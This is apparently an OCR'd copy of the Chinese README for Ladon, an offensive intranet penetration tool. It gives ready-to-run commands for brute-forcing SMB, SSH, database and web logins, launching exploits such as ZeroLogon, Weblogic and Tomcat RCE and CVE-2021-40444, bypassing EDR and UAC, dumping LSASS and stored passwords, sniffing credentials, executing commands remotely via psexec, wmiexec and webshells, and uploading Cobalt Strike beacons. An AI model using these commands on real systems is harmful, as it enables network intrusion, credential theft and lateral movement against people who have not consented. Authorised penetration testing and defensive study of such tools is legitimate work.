
GitHub - k8gege/Ladon: Ladon大型内网渗透扫描器，PowerShell、Cobalt Strike插件、内存加载、无文件扫描。含端口扫描、服务识别、网络资产探测、密码审计、高危漏洞检测、漏洞利用、密码读取以及一键GetShell，支持批量A段/B段/C段以及跨网段扫描，支持URL、主机、域名列表扫描等。网络资产探测32种协议(ICMP\NBT\DNS\MAC\SMB\WMI\SSH\HTTP\HTTPS\Exchange\mssql\FTP\F或方法快速获取目标网络存活主机IP、计算机名、工作组、共享资源、网卡地址、操作系统版本、网站、子域名、中间件、开放服务、路由器、交换机、数据库、打印机等，大量高危漏洞检测模块MS17010、Zimbra、Exchange

By k8gege

Archived: 2026-04-05 21:12:17 UTC



程序简介

Ladon大型内网渗透扫描器\域渗透\横向工具，PowerShell模块、Cobalt Strike插件、内存加载、无文件扫描。内含端口扫描、服务识别、网络资产探测、密码审计、高危漏洞检测、漏洞利用、密码读取以及一键GetShell，支持批量A段/B段/C段以及跨网段扫描，支持URL、主机、域名列表扫描等。12.2版本内置262功能模块,网络资产探测模块30+协议(ICMP\NBT\DNS\MAC\SMB\WMI\SSH\HTTP\HTTPS\Exchange\mssql\FTP\RDP)以及方法快速获取目标网络存活主机IP、计算机名、工作组、共享资源、网卡地址、操作系统版本、网站、子域名、中间件、开放服务、路由器、交换机、数据库、打印机等信息，高危漏洞检测16+包含Cisco、Zimbra、Exchange、DrayTek、MS17010、SMBGhost、Weblogic、ActiveMQ、Tomcat、Struts2系列、Printer等，密码审计25+含数据库(Mysql、Oracle、MSSQL)、FTP、SSH、VNC、Windows(LDAP、SMB/IPC、NBT、WMI、SmbHash、WmiHash、Winrm)、BasicAuth、Tomcat、Weblogic、Rar等，远程执行命令包含(smbexec/wmiexe/psexec/atexec/sshexec/webshell),Web指纹识别模块可识别135+（Web应用、中间件、脚本类型、页面类型）等，本地提权21+含SweetPotato\BadPotato\EfsPotato\BypassUAC,可高度自定义插件POC支持.NET程序集、DLL(C#/Delphi/VC)、PowerShell等语言编写的插件,支持通过配置INI批量调用任意外部程序或命令，EXP生成器可一键生成漏洞POC/EXP快速扩展扫描能力，Ladon支持Cobalt Strike插件化内存加载，无文件扫描内网快速进行横向移动。

Ladon下载

```
https://github.com/k8gege/Ladon/releases
https://k8gege.org/Download
```

使用简单

虽然Ladon功能丰富多样,但使用却非常简单,任何人都能轻易上手
只需一或两个参数就可用90%的功能,一个模块相当于一个新工具

运行环境

Windows

Ladon可在安装有.net 2.0及以上版本Win系统中使用(Win7后系统自带.net)
如Cmd、PowerShell、远控Cmd、WebShell等，以及Cobalt Strike内存加载使用
Ladon.ps1完美兼容Win7-Win11/2025 PowerShell，不看版本远程加载无文件渗透

全平台LadonGo支持Linux、Mac、Arm、MIPS

全平台：Linux、MacOS、Windows、路由器、网络设备等OS系统
https://github.com/k8gege/LadonGo

奇葩条件

实战并不那么顺利，有些内网转发后很卡或无法转发，只能将工具上传至目标
有些马可能上传两三M的程序都要半天甚至根本传不了，PY的几十M就更别想了
Ladon采用C#研发，程序体积很小500K左右，即便马不行也能上传500K程序吧
还不行也可PowerShell远程内存加载,这点是PY或GO编译的大程序无法比拟的

宗旨

一条龙服务，为用户提供一个简单易用、功能丰富、高度灵活的扫描工具

特色

扫描流量小
程序体积小
功能丰富强大
程序简单易用
插件支持多种语言
跨平台(Win/Kali/Ubuntu)等
支持Cobalt Strike插件化
支持PowerShell无文件渗透
Exp生成器可一键生成Poc
多版本适用各种环境

程序参数功能

1 支持指定IP扫描
2 支持指定域名扫描
3 支持指定机器名扫描
4 支持指定C段扫描(ip/24)
5 支持指定B段扫描(ip/16)
6 支持指定A段扫描(ip/8)
7 支持指定URL扫描
8 支持批量IP扫描(ip.txt)
9 支持批量C段扫描(ip24.txt)
10 支持批量C段扫描(ipc.txt)
11 支持批量B段扫描(ip16.txt)
12 支持批量URL扫描(url.txt)
13 支持批量域名扫描(domain.txt)
14 支持批量机器名扫描(host.txt)
15 支持批量国家段扫描(cidr.txt)
16 支持批量字符串列表(str.txt)
17 支持主机帐密列表(check.txt)
18 支持用户密码列表(userpass.txt)
19 支持指定范围C段扫描
20 支持参数加载自定义DLL（仅限C#）
21 支持参数加载自定义EXE（仅限C#）
22 支持参数加载自定义INI配置文件
23 支持参数加载自定义PowerShell
24 支持自定义程序(系统命令或第三方程序即任意语言开发的程序或脚本)

25 插件(支持多种语言C#/Delphi/Golang/Python/VC/PowerShell)
26 支持Cobalt Strike(beacon命令行下扫描目标内网或跳板扫描外网目标)
27 支持CIDR格式IP扫描,如100.64.0.0/10，192.168.1.1/20等
28 INI配置支持自定义程序密码爆破

简明使用教程

Ladon 简明使用教程 完整文档: http://k8gege.org/Ladon
Excel模块功能文档： http://k8gege.org/Ladon/wiki.xlsx
支持Cmd、Cobalt Strike、PowerShell等内存加载
Windows版本: .Net、Cobalt Strike、PowerShell
全系统版本：GO(全平台)、Python(理论上全平台)
PS: Study方便本地学习使用，完整功能请使用CMD

BypassEDR扫描

默认扫描速度很快，有些WAF或EDR防御很强
设置几线程都有可能20分钟左右就不能扫了
bypassEDR模拟人工访问，绕过速度检测策略

扫描速度较慢，追求速度的愣头青不要使用

```
Ladon 10.1.2.8/24 MS17010 bypassEDR
```

密码爆破相关模块暂不支持bypassEDR参数

001 自定义线程扫描

例子：扫描目标10.1.2段是否存在MS17010漏洞
单线程：

```
Ladon 10.1.2.8/24 MS17010 t=1
```

80线程：

```
Ladon noping 10.1.2.8/24 MS17010 t=80
```

高强度防护下扫描线程设置低一些，F单线程

```
Ladon 10.1.2.8/24 MS17010 f=1
```

002 Socks5代理扫描

例子：使用8线程扫描目标10.1.2段是否存在MS17010漏洞

```
Ladon noping 10.1.2.8/24 MS17010 t=8
```

详见：http://k8gege.org/Ladon/proxy.html

PS：代理工具不支持Socks5，所以必须加noping参数扫描
不管是Frp还是其它同类工具，最主要是Proxifier等工具不支持ICMP协议
因为Ladon默认先用ICMP探测存活后，才使用对应模块测试
所以代理环境下得禁ping扫描，系统ping使用的就是ICMP协议

003 网段扫描/批量扫描

CIDR格式：不只是/24/16/8(所有)

```
Ladon 192.168.1.8/24 扫描模块
Ladon 192.168.1.8/16 扫描模块
Ladon 192.168.1.8/8  扫描模块
```

字母格式：仅C段B段A段 顺序排序

```
Ladon 192.168.1.8/c 扫描模块
Ladon 192.168.1.8/b 扫描模块
Ladon 192.168.1.8/a 扫描模块
```

0x004指定IP范围、网段扫描

ICMP探测1段50-200的存活主机

```
Ladon 192.168.1.50-192.168.1.200 ICMP
```

ICMP探测1.30至50.80存活主机

```
Ladon 192.168.1.30-192.168.50.80 ICMP
```

TXT格式

004 ICMP批量扫描C段列表存活主机

```
Ladon ip24.txt ICMP
Ladon ipc.txt ICMP
```

005 ICMP批量扫描B段列表存活主机

```
Ladon ip16.txt ICMP
```

006 ICMP批量扫描cidr列表(如某国IP段)

```
Ladon cidr.txt ICMP
```

007 ICMP批量扫描域名是否存活

```
Ladon domain.txt ICMP
```

008 ICMP批量扫描机器是否存活 使用主机名或机器名探测

```
Ladon host.txt ICMP
```

009 WhatCMS批量识别CMS、Banner、SSL证书、标题，可识别未知CMS、路由器、打印机、网络设备、摄像头等

```
Ladon 192.168.1.8 WhatCMS   扫描IP
Ladon 192.168.1.8/24 WhatCMS   扫描C段
Ladon 192.168.1.8/C WhatCMS   扫描C段
Ladon 192.168.1.8/B WhatCMS   扫描B段
Ladon 192.168.1.8/A WhatCMS   扫描A段
Ladon IP.TXT WhatCMS   扫描IP列表
Ladon IP24.TXT WhatCMS   扫描C段列表
Ladon IP16.TXT WhatCMS   扫描B段列表
Ladon cidr.TXT WhatCMS   扫描整个国家IP段列表
禁PING扫描<br>
Ladon noping 192.168.1.8 WhatCMS   扫描IP
Ladon noping 192.168.1.8/24 WhatCMS   扫描C段
```

010 批量检测DrayTek路由器版本、漏洞、弱口令

```
Ladon url.txt DraytekPoc
```

011 批量解密Base64密码

```
Ladon str.txt DeBase64
```

资产扫描、指纹识别、服务识别、存活主机、端口扫描

012 ICMP扫描存活主机(最快)

```
Ladon 192.168.1.8/24 ICMP
```

013 Ping探测存活主机(调用系统Ping命令 回显ms、ttl等信息)

```
Ladon 192.168.1.8/24 Ping
```

如果你认为ping命令通才是存活，可使用这条命令批量

014 多协议探测存活主机 （IP、机器名、MAC/域名、制造商/系统版本）

```
Ladon 192.168.1.8/24 OnlinePC
```

015 多协议识别操作系统 （IP、机器名、操作系统版本、开放服务）

```
Ladon 192.168.1.8/24 OsInfo
```

016 OXID探测多网卡主机

```
Ladon 192.168.1.8/24 EthInfo
Ladon 192.168.1.8/24 OxidInfo
```

017 DNS探测多网卡主机

```
Ladon 192.168.1.8/24 DnsInfo
```

018 多协议扫描存活主机IP

```
Ladon 192.168.1.8/24 OnlineIP
```

019 扫描SMB漏洞MS17010 （IP、机器名、漏洞编号、操作系统版本）

```
Ladon 192.168.1.8/24 MS17010
```

020 SMBGhost漏洞检测 CVE-2020-0796 （IP、机器名、漏洞编号、操作系统版本）

```
Ladon 192.168.1.8/24 SMBGhost
```

021 扫描Web标题 Banner 更全信息请使用WhatCMS模块探测

```
Ladon 192.168.1.8/24 WebInfo
Ladon http://192.168.1.8 WebInfo
Ladon 192.168.1.8/24 WebScan
Ladon http://192.168.1.8 WebScan
```

022 扫描C段站点URL域名

```
Ladon 192.168.1.8/24 UrlScan
```

023 扫描C段站点URL域名

```
Ladon 192.168.1.8/24 SameWeb
```

024 扫描子域名、二级域名

```
Ladon baidu.com SubDomain
```

025 域名解析IP、主机名解析IP

```
Ladon baidu.com DomainIP
Ladon baidu.com HostIP
```

025 批量域名解析IP、批量主机名解析IP

```
Ladon domain.txt DomainIP
Ladon host.txt HostIP
```

025 批量域名、主机名解析 结果只有IP

```
Ladon domain.txt Domain2IP
Ladon host.txt Host2IP
```

026 DNS查询域内机器、IP (条件域内，指定域控IP)

```
Ladon AdiDnsDump 192.168.1.8
```

027 查询域内机器、IP (条件域内)

Ladon GetDomainIP

028 扫描C段端口、指定端口扫描

```
Ladon 192.168.1.8/24 PortScan
Ladon 192.168.1.8 PortScan 80,445,3389
```

029 扫描C段WEB及识别CMS（800+Web指纹识别）

```
Ladon 192.168.1.8/24 CMS
Ladon 192.168.1.8/24 CmsInfo
Ladon 192.168.1.8/24 WhatCMS
```

030 扫描思科设备

```
Ladon 192.168.1.8/24 CiscoInfo
Ladon http://192.168.1.8 CiscoInfo
```

031 枚举Mssql数据库主机 （数据库IP、机器名、SQL版本）

```
Ladon EnumMssql
```

032 枚举网络共享资源 （域、IP、主机名\共享路径）

```
Ladon EnumShare
```


033 扫描LDAP服务器(探测域控)

```
Ladon 192.168.1.8/24 LdapInfo
```

034 扫描FTP服务器并识别版本

```
Ladon 192.168.1.8/24 FtpInfo
```

暴力破解/网络认证/弱口令/密码爆破/数据库/网站后台/登陆口/系统登陆



密码爆破详解参考SSH：http://k8gege.org/Ladon/sshscan.html

035 445端口 SMB密码爆破(Windows)

```
Ladon 192.168.1.8/24 SmbScan
```

036 135端口 Wmi密码爆破(Windowns)

```
Ladon 192.168.1.8/24 WmiScan
```

037 389端口 LDAP服务器、AD域密码爆破(Windows)

```
Ladon 192.168.1.8/24 LdapScan
```

038 5985端口 Winrm密码爆破(Windowns)

```
Ladon 192.168.1.8/24 WinrmScan
```

039 445端口 SMB NTLM HASH爆破(Windows)

```
Ladon 192.168.1.8/24 SmbHashScan
```

040 135端口 Wmi NTLM HASH爆破(Windows)

```
Ladon 192.168.1.8/24 WmiHashScan
```

041 22端口 SSH密码爆破(Linux)

```
Ladon 192.168.1.8/24 SshScan
Ladon 192.168.1.8:22 SshScan
```

042 1433端口 Mssql数据库密码爆破

```
Ladon 192.168.1.8/24 MssqlScan
```

043 1521端口 Oracle数据库密码爆破

```
Ladon 192.168.1.8/24 OracleScan
```

Oracle数据库比较特殊，只爆ORCL库会错过很多权限
详见：http://k8gege.org/Ladon/OracleScan.html

044 3306端口 Mysql数据库密码爆破

```
Ladon 192.168.1.8/24 MysqlScan
```

045 7001端口 Weblogic后台密码爆破

```
Ladon http://192.168.1.8:7001/console WeblogicScan
Ladon 192.168.1.8/24 WeblogicScan
```

046 5900端口 VNC远程桌面密码爆破

```
Ladon 192.168.1.8/24 VncScan
```

047 21端口 Ftp服务器密码爆破

```
Ladon 192.168.1.8/24 FtpScan
```

048 8080端口 Tomcat后台登陆密码爆破

```
Ladon 192.168.1.8/24 TomcatScan
Ladon http://192.168.1.8:8080/manage TomcatScan
```

049 Web端口 401基础认证密码爆破

```
Ladon http://192.168.1.8/login HttpBasicScan
Ladon ip.txt 401Scan
```

052 139端口Netbios协议Windows密码爆破

```
Ladon 192.168.1.8/24 NbtScan
```

053 5985端口Winrm协议Windows密码爆破

```
Ladon 192.168.1.8/24 WinrmScan
```

054 网络摄像头密码爆破(内置默认密码)

```
Ladon 192.168.1.8/24 DvrScan
```

漏洞检测/Poc

055 SMB漏洞检测(CVE-2017-0143/CVE-2017-0144)

```
Ladon 192.168.1.8/24 MS17010
```

056 SMBGhost漏洞检测 CVE-2020-0796 911保留

```
Ladon 192.168.1.8/24 SMBGhost
```

057 Weblogic漏洞检测(CVE-2019-2725/CVE-2018-2894)

```
Ladon 192.168.1.8/24 WeblogicPoc
```

058 PhpStudy后门检测(phpstudy 2016/phpstudy 2018) 10.9移除 911保留

```
Ladon 192.168.1.8/24 PhpStudyPoc
```

059 ActiveMQ漏洞检测(CVE-2016-3088)

```
Ladon 192.168.1.8/24 ActivemqPoc
```

060 Tomcat漏洞检测(CVE-2017-12615)

```
Ladon 192.168.1.8/24 TomcatPoc
```

061 Struts2漏洞检测(S2-005/S2-009/S2-013/S2-016/S2-019/S2-032/DevMode/S2-045/S2-037)

```
Ladon 192.168.1.8/24 Struts2Poc
```

062 DraytekPoc CVE-2020-8515漏洞检测、Draytek版本探测、弱口令检测

```
Ladon 192.168.1.8 DraytekPoc
Ladon 192.168.1.8/24 DraytekPoc
```

FortiGate CVE-2024-55591 未授权RCE漏洞检测

```
Ladon 192.168.1.8/24 CVE-2024-55591
```

漏洞利用/Exploit

063 Weblogic漏洞利用(CVE-2019-2725)

```
Ladon 192.168.1.8/24 WeblogicExp
```

064 Tomcat漏洞利用(CVE-2017-12615)

```
Ladon 192.168.1.8/24 TomcatExp
```

065 Windows 0day漏洞通用DLL注入执行CMD生成器(DLL仅5KB)

```
Ladon CmdDll x86 calc
Ladon CmdDll x64 calc
Ladon CmdDll b64x86 YwBhAGwAYwA=
Ladon CmdDll b64x64 YwBhAGwAYwA=
```

066 CVE-2021-40444 微软IE/Office 0day漏洞

```
Ladon CVE-2021-40444 MakeCab poc.dll
Ladon CVE-2021-40444 MakeHtml http://192.168.1.8
```

067 DraytekExp CVE-2020-8515远程执行命令EXP

```
Ladon DraytekExp http://192.168.1.8  whoami
```

068 域渗透 ZeroLogon CVE-2020-1472域控提权(密码置空)

```
Ladon ZeroLogon dc.k8gege.org
```

069 CVE-2020-0688 Exchange序列化漏洞(.net 4.0)

```
Ladon cve-2020-0688 192.168.1.142 Administrator K8gege520
```

070 ForExec循环漏洞利用(Win10永恒之黑CVE-2020-0796,成功退出以免目标蓝屏)

```
Ladon ForExec "CVE-2020-0796-Exp -i 192.168.1.8 -p 445 -e --load-shellcode test.txt" 80 "Exploit finnished"
```

文件下载、文件传输

071 内网文件传输 HTTP下载 HTTPS下载 MSF下载

```
Ladon wget https://downloads.metasploit.com/data/releases/metasploit-latest-windows-x64-installer.exe<br>
Ladon HttpDownLoad http://k8gege.org/Download/Ladon.rar
```

072 内网文件传输 Ftp下载

```
Ladon FtpDownLoad 127.0.0.1:21 admin admin test.exe
```

加密解密(HEX/Base64)

073 Hex加密解密

```
Ladon 123456 EnHex
Ladon 313233343536 DeHex
```

074 Base64加密解密

```
Ladon 123456 EnBase64
Ladon MTIzNDU2 DeBase64
Ladon str.txt DeBase64
```

网络嗅探

075 Ftp密码嗅探(绑定本机IP，自动嗅探C段)

多网卡机器，嗅探对应C段IP

```
Ladon FtpSniffer 192.168.1.5
```

076 HTTP密码嗅探(绑定本机IP，自动嗅探C段)

多网卡机器，嗅探对应C段IP

```
Ladon HTTPSniffer 192.168.1.5
```

077 网络嗅探

```
Ladon Sniffer
```

密码读取

078 读取IIS站点密码、网站路径

```
Ladon IISpwd
```

079 读取连接过的WIFI密码

```
Ladon WifiPwd
```

080 读取FileZilla FTP密码

```
Ladon FileZillaPwd
```

081 读取系统Hash、VPN密码、DPAPI-Key 10.9移除

```
Ladon CVE-2021-36934
```

082 DumpLsass内存密码(mimikatz明文) 限9.1.1版本之前

```
Ladon DumpLsass
```

信息收集

083 API查看当前用户

```
Ladon w
Ladon whoami
```

083 获取本机内网IP与外网IP

```
Ladon GetIP
Ladon IPinfo
```

084 获取PCname GUID CPUID DiskID Mac地址

```
Ladon GetID
```

085 查看用户最近访问文件

```
Ladon Recent
```

086 U盘、USB使用记录查看(USB名称、USB标记、路径信息)

```
Ladon UsbLog
```

087 检测后门(注册表启动项、DLL劫持)

```
Ladon CheckDoor
Ladon AutoRun
```

088 进程详细信息(程序路径、位数、启动参数、用户)

```
Ladon EnumProcess
Ladon Tasklist
```

089 获取命令行参数

```
Ladon cmdline
Ladon cmdline cmd.exe
```

090 获取渗透基础信息

```
Ladon GetInfo
Ladon GetInfo2
```

091 .NET & PowerShell版本

```
Ladon NetVer
Ladon PSver
Ladon NetVersion
Ladon PSversion
```

092 运行时版本&编译环境

```
Ladon Ver
Ladon Version
```

093 运行时版本&编译环境&安装软件列表

```
Ladon AllVer
Ladon AllVersion
```

094 查看IE代理信息

```
Ladon QueryProxy
```

095 DirList列目录+基础渗透信息

默认列全盘

```
Ladon DirList
```

指定盘符或目录

```
Ladon DirList c:\
```

096 QueryAdmin查看管理员用户

```
Ladon QueryAdmin
```


097 查看本机命名管道

```
Ladon GetPipe
```

098 RdpLog查看3389连接记录

```
Ladon RdpLog
```

远程执行(psexec/wmiexec/atexec/sshexec/smbexec)



099 445端口 加密PSEXEC远程执行命令（交互式）

```
net use \\192.168.1.8 k8gege520 /user:k8gege
Ladon psexec 192.168.1.8
psexec> whoami
nt authority\system
```

100 135端口 WmiExec远程执行命令 （非交互式）

```
Ladon wmiexec 192.168.1.8 k8gege k8gege520 cmd whoami
Ladon wmiexec 192.168.1.8 k8gege k8gege520 b64cmd d2hvYW1p
```

101 445端口 AtExec远程执行命令（非交互式）

```
Ladon AtExec 192.168.1.8 k8gege k8gege520 whoami
```

102 22端口 SshExec远程执行命令（非交互式）

```
Ladon SshExec 192.168.1.8 k8gege k8gege520 whoami
Ladon SshExec 192.168.1.8 22 k8gege k8gege520 whoami
```

103 JspShell远程执行命令（非交互式）9.3.0移除

Usage：Ladon JspShell type url pwd cmd

```
Ladon JspShell ua http://192.168.1.8/shell.jsp Ladon whoami
```

104 WebShell远程执行命令（非交互式）9.3.0移除

```
Usage：Ladon WebShell ScriptType ShellType url pwd cmd
Example: Ladon WebShell jsp ua http://192.168.1.8/shell.jsp Ladon whoami
Example: Ladon WebShell aspx cd http://192.168.1.8/1.aspx Ladon whoami
Example: Ladon WebShell php ua http://192.168.1.8/1.php Ladon whoami
Example: Ladon WebShell jsp 5 http://192.168.1.8/123.jsp Ladon whoami
获取系统版本信息 方便提权
Example: Ladon WebShell jsp 5 http://192.168.1.8/123.jsp Ladon OSinfo
```

105 135端口 WmiExec2远程执行命令支持HASH （非交互式）支持文件上传

```
Ladon WmiExec2 host user pass cmd whoami
Ladon WmiExec2 pth host cmd whoami               先Mimikatz注入Hash, 再pth执行命令
Base64Cmd for Cobalt Strike
Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA
Ladon WmiExec2 host user pass b64cmd dwBoAG8AYQBtAGkA
Upload:
Ladon WmiExec2 host user pass upload beacon.exe ceacon.exe
Ladon WmiExec2 pth host upload beacon.exe ceacon.exe  先Mimikatz注入Hash, 再pth执行命令
```


106 445端口 SmbExec Ntlm-Hash非交互式远程执行命令(无回显)

```
Ladon SmbExec 192.168.1.8 k8gege k8gege520 cmd whoami
Ladon SmbExec 192.168.1.8 k8gege k8gege520 b64cmd d2hvYW1p
```

107 WinrmExec远程执行命令无回显（支持System权限）

```
Ladon WinrmExec 192.168.1.8 5985 k8gege.org Administrator K8gege520 calc.exe
```

提权降权



108 whoami查看当前用户权限以及特权

```
Ladon whoami
```

109 6种白名单BypassUAC(8.0后)Win7-Win10 10.8版本移除 仅911保留

用法: Ladon BypassUAC Method Base64Cmd

```
Ladon BypassUAC eventvwr Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC fodhelper Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC computerdefaults Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC sdclt Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
Ladon BypassUAC slui Y21kIC9jIHN0YXJ0IGNhbGMuZXhl
